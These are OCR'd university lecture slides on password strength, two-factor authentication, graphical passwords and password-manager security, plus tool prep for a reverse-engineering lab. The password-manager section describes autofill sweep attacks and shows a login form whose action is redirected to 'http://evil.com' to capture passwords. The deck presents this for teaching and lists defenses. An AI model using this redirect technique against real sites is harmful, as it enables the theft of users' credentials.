CSE 484 / CSE M 584

Computer Security: Passwords and Lab 3 Prep

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Thanks to Franzi for some previous slides

Logistics / Reminders

- Lab #2 due 5/20,5pm (tomorrow!)
- Next office hour:
  - Thomas and Kevin: 2-3pm
- Today
  - Password strength
  - Two-factor authentication
  - Graphical passwords
  - Password managers
  - Lab 3 Intro

Today

- Passwords
- Lab 3 Prep

Measuring Password Strength

- How many possible passwords are there?
- How many passwords are likely to be chosen?
- How long will it take to guess?

- Bits of entropy: $\log_2$(# of guesses)


  Example: password of 10 bits chosen randomly


  Possible passwords = 2^10


  Bits of entropy = $\log_2$(2^10) = 10

Additional bit of entropy doubles number of guesses needed.

Password Meters








[From "How does your password measure up? The Effect of Strength Meters on Password Creation", Ur et al., USENIX Security 2012]

Password Meters

- Meters lead to longer passwords.
- Are passwords harder to guess?
  - Visual feedback alone has no effect.
  - More stringent meters do lead to stronger passwords.
- Meters lead to people taking longer to create passwords, and change their mind during creation.
- Meters don't affect memorability.

[From "How does your password measure up? The Effect of Strength Meters on Password Creation", Ur et al., USENIX Security 2012]



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

HTTP://XKCD.COM/936/


“Improving” Passwords

- One popular way is Two-factor authentication
  - Leverages user’s phone (or other device) for authentication
- Example of other devices?
  - One example is FIDO U2F Security Key

https://www.yubico.com/products/yubikey-hardware/fido-u2f-security-key/

Usable Two-Factor Authentication

- Use phone as a second factor automatically.



- What if phone is not present?
  - Server can treat login session differently (e.g., don't allow transactions above a threshold $ amount).

[From "Strengthening User Authentication through Opportunistic Cryptographic Identity Assertions", Czeskis et al., CCS 2012]

Graphical Passwords

- Cognometric scheme: User picks the correct image

Credits https://www.internetsafetyproject.org/wiki/graphical-passwords

- Locimetric Scheme: Click regions of the image corresponding to pw

Possible issues

- People usually pick predictable points. Face, eyes, nose etc.
- Tend to pick faces ‘similar’ to them, same gender or race.
- Pick the most good looking face?

Password Managers

- Allows the user to use one secure password to secure all other passwords
- Generate strong password for other sites
- Convenient for the user and help log in more securely
- Examples: LastPass, KeePass, built in browser password managers

Password Managers: Attacks and Defenses

Thanks to David Silver, Suman Jana, Dan Boneh, Eric Chen, Collin Jackson

Following slides from their presentation

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/silver

Password Managers: Attacks and Defenses

- Types of Password Managers
  - Manual Autofill
  - Automatic Autofill
- Automatic Autofill feature may cause filling of password at an unexpected place and time

When to autofill?

- <form action="login.php">
  - Changed to <form action=http://evil.com>
  - Changed to <form action=http://evil.com> after autofill
- Click through HTTPS warning
- iFrame not same-origin with parent

Sweep Attacks

Stealing multiple passwords without user interaction


Threat Model: Coffee-shop Attacker

1.

2.

Goal: Trick password manager into revealing b.com's password

Redirect Sweep Attack on HTTP Login Page



Video demo of attack

- https://www.youtube.com/watch?v=n0xIiWl0pZo&feature=youtu.be

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/silver

Defenses

- Require user interaction before filling passwords
- Secure Filling
  - Don’t let JavaScript read autofilled passwords
  - Let form submit only if action matches action when password was saved
  - HTTPS

Lab 3

- Will be out early next week
- Requires a few tools which we will go over today

Android Apktool

- "A tool for reverse engineering Android APK file"
- (APK) Android Application Package – package file format for distributing/installing Android apps
- Apktool reconstructs application code that is *very close* to original source code

> apktool d SampleApplication.apk

http://ibotpeaches.github.io/Apktool/

SQLite DB Browser

- Open Database (*.db file)
- View the structure with “Database Structure”
- Inspect the actual data with “Browse Data”